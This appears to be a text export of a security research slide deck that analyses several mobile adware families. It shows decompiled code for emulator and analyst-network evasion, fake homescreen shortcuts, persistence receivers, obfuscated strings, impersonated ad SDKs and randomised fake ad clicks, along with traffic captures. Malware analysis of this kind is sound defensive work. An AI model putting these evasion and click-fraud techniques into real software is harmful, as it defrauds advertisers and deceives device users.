inspect pause

Unity Ads Banner data:text/html;base64,PGh0bWw+PGhYVWQ+PHRpdGxlPIVuaXR5IEF
empty never-attached
inspect pause

about:blank about:blank
empty
inspect pause

about:blank about:blank
empty
inspect pause

about:blank about:blank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-
empty never-attached
inspect pause

about:blank about:blank
detached size 840 × 131
inspect pause

about:blank about:blank
empty never-attached
inspect pause

Unity Ads WebView about:blank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-
empty never-attached
inspect pause

about:blank about:blank
empty never-attached
inspect pause



Tushu



Crazy BrainStorming

● Available for sale

By **Linda Wang** (2 apps)

First Tracked: **Feb 18, 2019**

Updated: **Mar 4, 2019**




Charles 4.2.8 - Session 1 *

Structure	Sequence	Code	Host	Path	Start	Duration	Size	Status
		200	googleads.g.doubleclick...	/mads/gma?riv=12&native_image_orientation=landscape&_activity_context=true&format=320x50_mb&seq_num=1&eid=318483505%2C31847541...	01:51:12	114 ms	4.04 KB	Complete
		503	127.0.0.1:46223	/ping	01:51:10	1 ms	1.11 KB	Failed
		200	graph.facebook.com	/network_ads_common	01:51:09	230 ms	5.71 KB	Complete
		503	127.0.0.1:46223	/ping	01:51:09	0 ms	1.11 KB	Failed
		503	127.0.0.1:46223	/ping	01:51:09	1 ms	1.11 KB	Failed
		200	data.flurry.com	/asp.do	01:51:04	125 ms	17.46 KB	Complete
		200	www.googletagmanager.com	/activeview/js/current/osd.js?cb=1%2F20100101	01:50:50	141 ms	42.74 KB	Complete
		200	googleads.g.doubleclick...	/pagead/ads?client=ca-pub-6751130785125724&output=html&h=300&slotname=3131990601&adk=883064798&adf=683863926&w=360&fw...	01:50:50	80 ms	1.19 KB	Complete
		200	googleads.g.doubleclick...	/pagead/html/r/20190410/r/20190131/zr_lookup.html	01:50:49	51 ms	8.58 KB	Complete
		200	pagead2.googleadsyndicat...	/pub-config/r/20160913/ca-pub-6751130785125724.js	01:50:49	89 ms	14.49 KB	Complete
		200	adservice.google.com	/adid/integrator.js?domain=game.h5games.top	01:50:49	128 ms	18.77 KB	Complete
		200	pagead2.googleadsyndicat...	/pagead/js/r/20190410/r/20190131/show_ads_impl.js	01:50:49	92 ms	76.45 KB	Complete
		200	pagead2.googleadsyndicat...	/pagead/js/adsvygoogle.js	01:50:48	168 ms	32.20 KB	Complete
		404	play.google.com	/store/apps/details?id=com.crazy.brain.storming	01:50:41	153 ms	2.29 KB	Complete
		200	game.h5games.top	/images/play_game2.png	01:50:39	35 ms	7.98 KB	Complete
		200	g-s3.h5games.top	/images/v3/games_Rabbit-Jump.jpg	01:50:39	36 ms	5.16 KB	Complete
		200	game.h5games.top	/css/game_center.css	01:50:39	22 ms	1.90 KB	Complete
		200	g-s3.h5games.top	/images/v3/games_Rrings.jpg	01:50:39	61 ms	8.20 KB	Complete
		200	g-s3.h5games.top	/images/v3/games_don-t-drop-the-white-ball.jpg	01:50:39	47 ms	2.33 KB	Complete
		200	g-s3.h5games.top	/images/v3/games_color-tower.jpg	01:50:39	65 ms	3.85 KB	Complete
		200	game.h5games.top	/images/play_game2.png	01:50:39	47 ms	7.98 KB	Complete
		200	game.h5games.top	/css/game_center.css	01:50:39	48 ms	1.90 KB	Complete
		200	game.h5games.top	/css/game_center.css	01:50:39	26 ms	1.85 KB	Complete
		200	game.h5games.top	/images/play_game2.png	01:50:39	27 ms	7.92 KB	Complete
		200	game.h5games.top	/css/game_center.css	01:50:39	239 ms	1.85 KB	Complete
		200	game.h5games.top	/images/play_game2.png	01:50:39	25 ms	7.92 KB	Complete
		200	game.h5games.top	/css/game_center.css	01:50:39	45 ms	1.90 KB	Complete
		200	g-s3.h5games.top	/images/v3/games_basketball.jpg	01:50:39	32 ms	9.83 KB	Complete
		200	game.h5games.top	/images/play_game2.png	01:50:39	21 ms	7.98 KB	Complete
		200	game.h5games.top	/css/game_center.css	01:50:39	25 ms	1.90 KB	Complete
		200	g-s3.h5games.top	/images/v3/games_Swing-Online.jpg	01:50:39	25 ms	4.69 KB	Complete
		200	game.h5games.top	/images/play_game2.png	01:50:39	23 ms	7.98 KB	Complete
		200	game.h5games.top	/css/game_center.css	01:50:39	24 ms	1.85 KB	Complete
		200	g-s3.h5games.top	/images/v3/games_2018032001.jpg	01:50:39	47 ms	7.27 KB	Complete
		200	name.h5games.top	/images/insv_name?ren	01:50:39	25 ms	7.07 KB	Complete

Filter:

GET https://googleads.g.doubleclick.net/mads/gma?riv=12&native_image_orientation=landscape&_activity_context=true&format=320x50_mb&seq_num=1&eid=318483505%2C318475418%2C318484038&u_sd=2&ms=CpAC10iOrWpK4Qo_QrC5eXIH4oAg... Record



Tushu

```
public void onReceive(Context arg5, Intent arg6) {
    if(arg6 == null) {
        OtherUtil.LogErr("battery intent is null");
    }
    else if(arg6.getAction().equals("android.bluetooth.adapter.action.STATE_CHANGED")) {
        DotUtil.sendEvent("bluetooth_change");
        int state = arg6.getIntExtra("android.bluetooth.adapter.extra.STATE", 0x80000000);
        if(state != 10 && state != 12) { // if state isn't STATE_OFF or STATE_ON
            return;
        }

        OtherUtil.LogErr("bluetooth changed");
        DotUtil.sendEvent("bluetooth_change");
        AdsUtil.loadAds(arg5);
    }
}
```


Tushu

```
const-string/jumbo v3, "Game Center"  
const-string/jumbo v0, "com.android.launcher.action.INSTALL_SHORTCUT"  
new-instance v1, Intent  
invoke-direct Intent-><init>(String)V, v1, v0  
const-string/jumbo v4, "duplicate"  
const/4 v5, 0  
invoke-virtual Intent->putExtra(String, Z)Intent, v1, v4, v5  
const-string/jumbo v4, "android.intent.extra.shortcut.NAME"  
invoke-virtual Intent->putExtra(String, String)Intent, v1, v4, v3  
const-string/jumbo v4, "android.intent.extra.shortcut.ICON_RESOURCE"  
const-string/jumbo v5, "web_game_icon2"  
invoke-static TSResourceUtil->getDrawable(Context, String)I, p0, v5  
move-result v5  
invoke-static Intent$ShortcutIconResource->fromContext(Context, I)Intent$ShortcutIconResource, p0, v5  
move-result-object v5  
invoke-virtual Intent->putExtra(String, Parcelable)Intent, v1, v4, v5  
new-instance v2, Intent  
invoke-direct Intent-><init>()V, v2  
const-string/jumbo v4, "webgame"  
invoke-virtual Intent->setAction(String)Intent, v2, v4  
const-class v4, WebGameActivity  
invoke-virtual Intent->setClass(Context, Class)Intent, v2, p0, v4  
const-string/jumbo v4, "android.intent.extra.shortcut.INTENT"  
invoke-virtual Intent->putExtra(String, Parcelable)Intent, v1, v4, v2  
invoke-virtual Context->sendBroadcast(Intent)V, p0, v1  
return-void
```

build fake shortcut on
homescreen

Tushu

The screenshot shows a web browser window with the address bar displaying 'nx.h5games.top'. The page content includes a dark header with a hamburger menu icon on the left, the text 'Game Center' in the center, and a share icon on the right. Below the header, there is a game card for 'ASTROID_BELT_OF_SIRUS'. The card features a space-themed image with a spaceship and the text 'CAPTAIN ROGERS'. To the right of the image, the word 'Strategy' is displayed, followed by a blue 'Play' button. Below this, there is a 5-star rating and the text '78144plays'. At the bottom of the page, there is a yellow advertisement for Winzip, which includes the Winzip logo, the text 'All Driver Updates Free', and a 'Get Started' button.

Twoshu – adware evolved

```
@Override // [redacted] AdListener
public void onAdLoaded(Ad ad) {
    DotUtil.sendEvent(StrDecoder1.decodeObfuscatedStr(StrDecoder1.Out_ [redacted]));
    if(AdTypeLoader.b(this.a) != null && (AdTypeLoader.b(this.a).isAdLoaded())) {
        AdTypeLoader.b(this.a).show();
        DotUtil.sendEvent(StrDecoder1.decodeObfuscatedStr(StrDecoder1.Out_ [redacted]));
        OtherUtil.logErr(StrDecoder1.decodeObfuscatedStr(StrDecoder1.show_ [redacted]));
    }

    OtherUtil.logErr(StrDecoder1.decodeObfuscatedStr(StrDecoder1.Load_ [redacted]));
}
```

Twoshu – adware evolved

```
private static boolean isAnalysisDevice(Context context) {  
    String ssid = PhoneMetadataGatherer.getSSIDStripQuote(context);  
    if(!TextUtils.isEmpty(ssid)) {  
        OtherUtil.logErr("yunReferrer:ssid-" + ssid);  
        if((ssid.startsWith("wl-flt-mt")) || (ssid.startsWith("Trend-BYOD")) || (ssid.startsWith("GoogleGuestPSK"))) {  
            return 1;  
        }  
    }  
}
```

Twoshu – adware evolved

```
int testNum = SharedPreferencesManager.getSharedPreferencesIntW(context, "app_info_test_num", 0);
OtherUtil.logErr("yunReferrer:testNum-" + testNum);
if(testNum >= 3) {
    return 1;
}
```

```
int appNum = SharedPreferencesManager.getSharedPreferencesIntW(context, "app_info_num", 0);
OtherUtil.logErr("yunReferrer:appNum-" + appNum);
if(appNum <= 10) {
    return 1;
}
```

Poseidon



Jelly Cube Pop 2019:Crush cubes

ColorShow Casual

★★★★★ 3,255

Everyone

Contains Ads


⚠ You don't have any devices.

➦ Add to Wishlist

Install



Poseidon



A screenshot of a mobile advertisement for Dell EMC. The ad features a grid of three small images showing people working in a professional setting. Below the images, the text "Sponsored" and "DELL.COM" are visible. The Dell EMC logo is prominently displayed in the center. Below the logo, the text "Dell EMC" is written. At the bottom of the ad, there is a blue button with the text "Learn More". The ad is set against a white background with a black border at the top and bottom.

Poseidon

```
<receiver android:name="com.jiubang.commerce.daemon.BootCompleteReceiver">
  <intent-filter>
    <action android:name="android.intent.action.QUICKBOOT_POWERON" />
    <action android:name="android.bluetooth.adapter.action.STATE_CHANGED" />
    <action android:name="android.net.wifi.WIFI_STATE_CHANGED" />
  </intent-filter>
  <intent-filter android:priority="999">
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    <action android:name="android.intent.action.BOOT_COMPLETED" />
    <action android:name="android.intent.action.USER_PRESENT" />
    <action android:name="android.intent.action.WALLPAPER_CHANGED" />
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_RESTARTED" />
    <action android:name="android.intent.action.PACKAGE_REPLACED" />
    <data android:scheme="package" />
  </intent-filter>
  <intent-filter android:priority="99999">
    <action android:name="android.provider.Telephony.SECRET_CODE" />
    <data android:scheme="android_secret_code" />
  </intent-filter>
  <intent-filter android:priority="99999">
    <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.MEDIA_MOUNTED" />
    <action android:name="android.intent.action.MEDIA_UNMOUNTED" />
    <data android:scheme="file" />
  </intent-filter>
  <intent-filter>
    <action android:name="com.jiubang.alock.ACTION_LOCKER_ACCOUNT_CHANGE" />
    <action android:name="com.jiubang.alocker.theme.change" />
    <action android:name="com.jiubang.alocker.monitor.vip" />
    <action android:name="com.jiubang.alocker.refresh.vip" />
  </intent-filter>
</receiver>
```


Poseidon

```
static boolean isCanShowAd(Context context) {
    if (!CtrUtils.getBoolean("adShow")) {
        return false;
    }
    final SharedPreferences sp = getDefaultSp(context);
    if (TansSplashActivity.removeType != 0 && !sp.getBoolean("isAllow", true)) {
        return false;
    }
    if (sp.getBoolean(IS_SHOW_AD, false)) {
        return true;
    }
    if (sp.contains(IS_SHOW_AD)) {
        return false;
    }
    String str = CtrUtils.getValue("delayShowAd");
    if (str != null) {
        delayTime = ((Long.valueOf(str).longValue() * 1000) * 60) * 60;
    }
    if (TansSplashActivity.removeType != 0 && sp.getBoolean("isOrganic", true)) {
        delayTime = ORGANIC_DELAY_TIME;
    }
    if (System.currentTimeMillis() - sp.getLong("installTime", 0) <= delayTime) {
        return false;
    }
    new Thread() {
        public void run() {
            long installTime = sp.getLong("networkInstallTime", 0);
            if (installTime == 0 || TansSplashActivity.getNetworkCurrentTime() - installTime >= InitUtils.delayTime) {
                sp.edit().putBoolean(InitUtils.IS_SHOW_AD, true).commit();
            }
        }
    }.start();
    return false;
}
}
```

Poseidon

```
public static void startJobService(Context context) {
    if (!isRegister) {
        isRegister = true;
        if (VERSION.SDK_INT >= 21) {
            Builder builder = new Builder(3, new ComponentName(context.getPackageName(), GameAdService.class.getName(
                )));
            builder.setBackoffCriteria(10000, 0);
            builder.setRequiredNetworkType(1);
            builder.setMinimumLatency(60000);
            builder.setOverrideDeadline(60000);
            builder.setPersisted(true);
            ((JobScheduler) context.getSystemService("jobscheduler")).schedule(builder.build());
            Log.w(TAG, "startJobService");
        }
    }
}
```



Charybdis

```
278
279
280 public static void modifyEnv(JSONObject jsonObject) {
281     String str;
282     if (sPkg == null || sName == null || sVersionName == null || (str = sVersionCode) == null) {
283         return;
284     }
285     try {
286         jsonObject.put("APPBUILD", str);
287         jsonObject.put("APPNAME", sName);
288         jsonObject.put("APPVERS", sVersionName);
289         jsonObject.put("BUNDLE", sPkg);
290     } catch (Exception e2) {
291         e2.printStackTrace();
292     }
293     log("modifyEnv json = " + jsonObject);
294 }
295
296 public static void modifyIdfaData(Map<String, String> map) {
297     if (!TextUtils.isEmpty(sUserData)) {
298         try {
299             JSONObject jsonObject = new JSONObject(sUserData);
300             String string = jsonObject.getString("advertiser_id");
301             boolean z = jsonObject.getBoolean("tracking_enabled");
302             map.put("IDFA", string);
303             if (map.containsKey("IDFA_FLAG")) {
304                 map.put("IDFA_FLAG", z ? a.f6191b : "0");
305             }
306         }
307     }
308 }
```

```
458
459
460 public static void modifyEnv(JSONObject jsonObject) {
461     if (m == null || u == null || v == null || C == null) {
462         return;
463     }
464     try {
465         jsonObject.put(a.a("\u001d\u0019\u000b\u0000\u0010\u0010\u0010", C);
466         jsonObject.put(a.a("\b\u0019\u0012\b\u0011\u0011", u);
467         jsonObject.put(a.a("\b\u0019\u0011\u000e\u001a", v);
468         jsonObject.put(a.a("\u001e\u001c\u0012\u0010\u0010\u0010", m);
469     } catch (Exception e2) {
470         e2.printStackTrace();
471     }
472     StringBuilder insert = new StringBuilder().insert(0, a.a("$3-5/%\f2?#/&2iai"));
473     insert.append(jsonObject);
474     a(insert.toString());
475 }
476
477 public static void modifyIdfaData(Map<String, String> map) {
478     if (!TextUtils.isEmpty(w)) {
479         try {
480             JSONObject jsonObject = new JSONObject(w);
481             String string = jsonObject.getString(a.a("(?9;( /,.\u00165-"));
482             boolean z2 = jsonObject.getBoolean(a.a("(;*7 2.\u0003,2(>*&9-"));
483             map.put(a.a("\u0015\u001a\b", string);
484             if (map.containsKey(a.a("\u0000\u0018\u000f\u001d\u0016\u001a\u0005\u001d\u000e"))) {
485                 map.put(a.a("\u0000\u0018\u000f\u001d\u0016\u001a\u0005\u001d\u000e"), a.a(z2 ? "x"
```

Scylla

```
public final class p implements InvocationHandler {
    @Override // java.lang.reflect.InvocationHandler
    public Object invoke(Object obj, Method method, Object[] objArr) throws Throwable {
        f.V(f.u("\\ew{An\u007fzmf\u000690pVYQg\u001b'w1Ek{s}"));
        Tempmp.tenjin_referrerUrl = new JSONObject((HashMap) objArr[2]).toString();
        g.L(Tempmp.applicationContext, n.u(":kb&l+K&#h?w <[b<"), Tempmp.tenjin_referrerUrl);
        Tempmp.latch.countDown();
        return null;
    }
}
```

```
public static final String APPLICATION_ID = "com.fawwwook.common";
public static final String LIBRARY_PACKAGE_NAME = "com.fawwwook.common";
INSTANCE.clearCookiesForDomain(context, "fawwwook.com");
INSTANCE.clearCookiesForDomain(context, ".fawwwook.com");
INSTANCE.clearCookiesForDomain(context, "https://fawwwook.com");
INSTANCE.clearCookiesForDomain(context, "https://.fawwwook.com");
```

```
package com.ironsource.custom.utils;

import com.ironsource.custom.constant.Constants;
import com.ironsource.sdk.utils.log.DeviceLog;
import com.mbridge.msdk.MBridgeConstants;
import java.util.Arrays;
import java.util.Random;
import org.json.JSONObject;

/* loaded from: classes2.dex */
public class Clicks {
    public static void click(JSONObject jsonObject) {
        if (jsonObject != null) {
            int optInt = jsonObject.optInt("clickX");
            int optInt2 = jsonObject.optInt("clickY");
        }
    }
}
```

Ad Networks / SDKs impersonated

- Google ads
- IronSource (supersonic)
- Facebook Audience Network
- Unity3D
- Vungle

Scylla

488	https://	POST	/operative/RV_1	✓	200	147		
489	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	22025	JSON	
490	https://	GET	/assets/6183daa898127d145cbfc28c/...	✓	200	2575849	video	mp4
491	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
492	https://	POST	/operative/RV_1	✓	200	147		
493	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	367	JSON	
494	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
495	https://	GET	/store-icons/6d83418e-320a-4bec-8b...	✓	200	22600	JPEG	jpg
496	https://	POST	/v1/category/experiment	✓	200	1239	JSON	
497	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
498	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	367	JSON	
499	https://	GET	/assets/5fc8ce0bdfc31fe7901b6a9a7/...	✓	200	2837773	HTML	html
500	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
501	https://	POST	/m/ad	✓	200	17705	JSON	
502	https://	POST	/v6/games/3956050/requests?idfi=d2...	✓	200	21351	JSON	
503	https://	GET	/4.0/ad?sdk_version=6.15.2&tz_offset...	✓	200	604	JSON	0/ad
504	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
505	https://	GET	/4.0/ad?sdk_version=6.15.2&tz_offset...	✓	200	604	JSON	0/ad
506	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
507	https://	GET	/4.0/ad?sdk_version=6.15.2&tz_offset...	✓	200	604	JSON	0/ad
508	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
509	https://	GET	/load?account_id=27a73701115b471c...	✓	200	359	JSON	
510	https://	POST	/m/vimp	✓	200	335	text	
511	https://	POST	/api/v5/ads	✓	200	13292	JSON	
512	https://	GET	/template-localization/v118n.min.js	✓	200	5139	script	js

```



20 lVar2 = __stubs::_objc_retain(param_3);
21 if (!lVar2 != 0) {
22     /* Called method: EJmgMnIQfyvCijfZ -> ZxcGggnreQyezxaI, address 0002cb28 */
23     __stubs::_objc_msgSend(&objc::class_t::EJmgMnIQfyvCijfZ, "ZxcGggnreQyezxaI");
24     uVar3 = __stubs::_objc_retainAutoreleasedReturnValue();
25     /* Called method: EJmgMnIQfyvCijfZ -> hgKCIaQUAgdTIDIZi, address 00036988 */
26     __stubs::_objc_msgSend(uVar3, "hgKCIaQUAgdTIDIZi");
27     __stubs::_objc_release(uVar3);
28     /* Called method: LiekmgYWqEJMrpEu -> RjIrHfGxzXPGAKIM, address 00026df8 */
29     __stubs::_objc_msgSend(&objc::class_t::LiekmgYWqEJMrpEu, "RjIrHfGxzXPGAKIM");
30     uVar3 = __stubs::_objc_retainAutoreleasedReturnValue();
31     /* Called method: LiekmgYWqEJMrpEu -> pMTNnsolQMlNLcdw, address 00028e58 */
32     lVar1 = __stubs::_objc_msgSend(uVar3, "pMTNnsolQMlNLcdw");
33     __stubs::_objc_release(uVar3);
34     if (!lVar1 == 0) {
35         lVar4 = 0;
36     }
37     else {
38         MjvvDdQxAaPnpgJg();
39         local_48 = __stubs::_objc_retainAutoreleasedReturnValue();
40         /* Called method: LiekmgYWqEJMrpEu -> RjIrHfGxzXPGAKIM, address 00026df8 */
41         __stubs::_objc_msgSend(&objc::class_t::LiekmgYWqEJMrpEu, "RjIrHfGxzXPGAKIM");
42         uVar3 = __stubs::_objc_retainAutoreleasedReturnValue();
43         /* Called method: LiekmgYWqEJMrpEu -> hpjsZmexFbmCWkbZ, address 00028e00 */
44         lVar4 = __stubs::_objc_msgSend(uVar3, "hpjsZmexFbmCWkbZ");
45         __stubs::_objc_release(uVar3);
46         dVar5 = __stubs::_dispatch_time(0, lVar4 * 1000000);
47         local_78 = __got::__NSConcreteStackBlock;
48         local_70 = 0xc2000000;
49         local_68 = __37+[wSnthDyPNCdMjwx_WvgYtWzUwONCuPS]_block_invoke;
50         puStack96 = &__block_descriptor_56_e8_48s48s_e5_v8;
51         local_58 = param_1;
52         local_50 = __stubs::_objc_retain(lVar2);
53         uVar3 = __stubs::_objc_retain(local_48);
54         __stubs::_dispatch_after(dVar5, __got::__dispatch_main_q, &local_78);
55         __stubs::_objc_release(local_48);
56         __stubs::_objc_release(local_50);
57         __stubs::_objc_release(uVar3);
58     }

```

Scylla

```
1 POST /mediation?adUnit=3 HTTP/1.1
2 Content-Type: application/json
3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Redmi 5 Plus Build/QQ1B.200105.004)
4 Content-Length: 1251
5 Host:
6 Connection: close
7 Accept-Encoding: gzip, deflate
8
9 {
  "isLimitAdTrackingEnabled":false,
  "appVersion":"1.0.2",
  "tz":"Europe\Lisbon",
  "icc":"pt",
  "advertisingId":"2138fbcb-7d5a-42c5-a395-a69a8d605597",
  "language":"en",
  "battery":100,
  "mcc":0,
  "connectionType":"wifi",
  "internalFreeMemory":51883,
  "osVersion":"29(10)",
  "appKey":"133dbale9",
  "firstSession":"true",
  "deviceOEM":
  "aid":
  "mnc":0,
  "deviceOS":"Android",
  "bundleId":"com.painting.war.inpaper",
  "sessionId":
  "externalFreeMemory":51883,
  "advertisingIdType":"UUID",
  "jb":"false",
  "sdkVersion":"7.1.5.1",
  "deviceModel":
  "gmtMinutesOffset":0,
  "userIdType":"userGenerated",
  "userId":
  "timestamp":
  "adUnit":3,
  "events":[
```

Scylla




```
public static JSONObject getClickParams(int i, int i2, String str) {
    JSONObject jsonObject;
    try {
        jsonObject = new JSONObject();
        jsonObject.put("isPlaying", new Random().nextInt(100) < Integer.parseInt(Devices.getConfigParams("InWin_UAACS", "30")));
        jsonObject.put("delayTime", calculateTime("UAACF", "0,2,3,6,10,20,60,80,100"));
        int[] calculateClickPosition = calculateClickPosition(i, i2, str);
        jsonObject.put("clickX", calculateClickPosition[0]);
        jsonObject.put("clickY", calculateClickPosition[1]);
    } catch (Exception unused) {
        jsonObject = null;
    }
    DeviceLog.error("this is ad click params = " + jsonObject);
    return jsonObject;
}
```

```
public void callClickBack() {
    int calculateTime = ClickUtils.calculateTime("UAACRBTT", "0,5,10,20,30,20,60,80,100");
    boolean z = new Random().nextInt(100) < Integer.parseInt(FinalInfo.getConfigParams("UAACRBTR", "68"));
    DeviceLog.debug("this is mockClick callClickBack isCall = " + z + " delayTime = " + calculateTime);
    Runnable runnable = new Runnable() { // from class: com.unity3d.services.ads.adunit.proxy.InnerProxy.12
        @Override // java.lang.Runnable
        public void run() {
            InnerProxy.this.onClickBack();
        }
    };
    if (!z) {
        calculateTime = new Random().nextInt(4000) + 1000;
    }
    MainHandler.delayInMain(runnable, calculateTime);
}
```

```
webView onMeasure:
widthMeasureSpec: 1073742904
heightMeasureSpec: 1073743984
webView onSizeChanged:
width: 1080
height: 2160
old width: 1
old height: 1
{"#":"com.ironsource.custom.utils.Clicks.click","args":[{"i":0,"o":"<instance: org.json.JSONObject>","s":{"clickX":993,"clickY":45}],"returns":{"str":null}}
```


Scylla



```
WebView in com.shake.earn.sheep.causalgame (97.0.4692.87) trace
aboutblank aboutblank
empty at (0, 1789)
inspect pause

Unity Ads Banner data:text/html;base64,PgH0bWw+PghlYWQ+PHRpdGxIPVuaXR5IEF...
empty never-attached
inspect pause

aboutblank aboutblank
empty
inspect pause

aboutblank aboutblank
empty
inspect pause

aboutblank aboutblank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-...
empty never-attached
inspect pause

aboutblank aboutblank
detached size 840 x 131
inspect pause

aboutblank aboutblank
empty never-attached
inspect pause

Unity Ads WebView aboutblank
empty never-attached
inspect pause

https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-...
empty never-attached
inspect pause


aboutblank aboutblank
empty never-attached
inspect pause
```

```
1 HTTP/1.1 200
2 Server: nginx
3 Date: Mon, 17 Jan 2022 21:07:01 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Content-Length: 101
7
8 {"google_referrerUrl":"utm_source=google-play&utm_medium=organic",
"tenjin_referrerUrl":null,"wb":{"w"}}
```

```
URL
2 http://aam.aimeikecc.com/v9/w/b/c?A=NR1Q2AZQXthLr8T3fSHbNA... HTTP/1.1 200
```

Scylla

- The total traffic pre-bid is **24M** requests for the past month, with a daily traffic oscillating between **600k** and **1.2M** requests per day (see distribution below).





DefPackage

Type "copyright", "credits" or "license()" for more information.

```
>>> class MonkeyPatch:
    def monkey_1(self):
        return "I am monkey_1 from MonkeyPatch"
```

```
>>> print MonkeyPatch().monkey_1()
I am monkey_1 from MonkeyPatch
```

```
>>> def monkey_2(self):
    return "I am monkey_2"
```

```
>>> MonkeyPatch.monkey_1 = monkey_2
```

```
>>> print MonkeyPatch().monkey_1()
I am monkey_2
```

```
>>> |
```

DefPackage

```
/* renamed from: ȷ */
public static void m11698(Activity activity) {
    if ((activity instanceof AdActivity) && !f12128.contains(activity)) {
        try {
            Field declaredField = activity.getClass().getDeclaredField("zzrA");
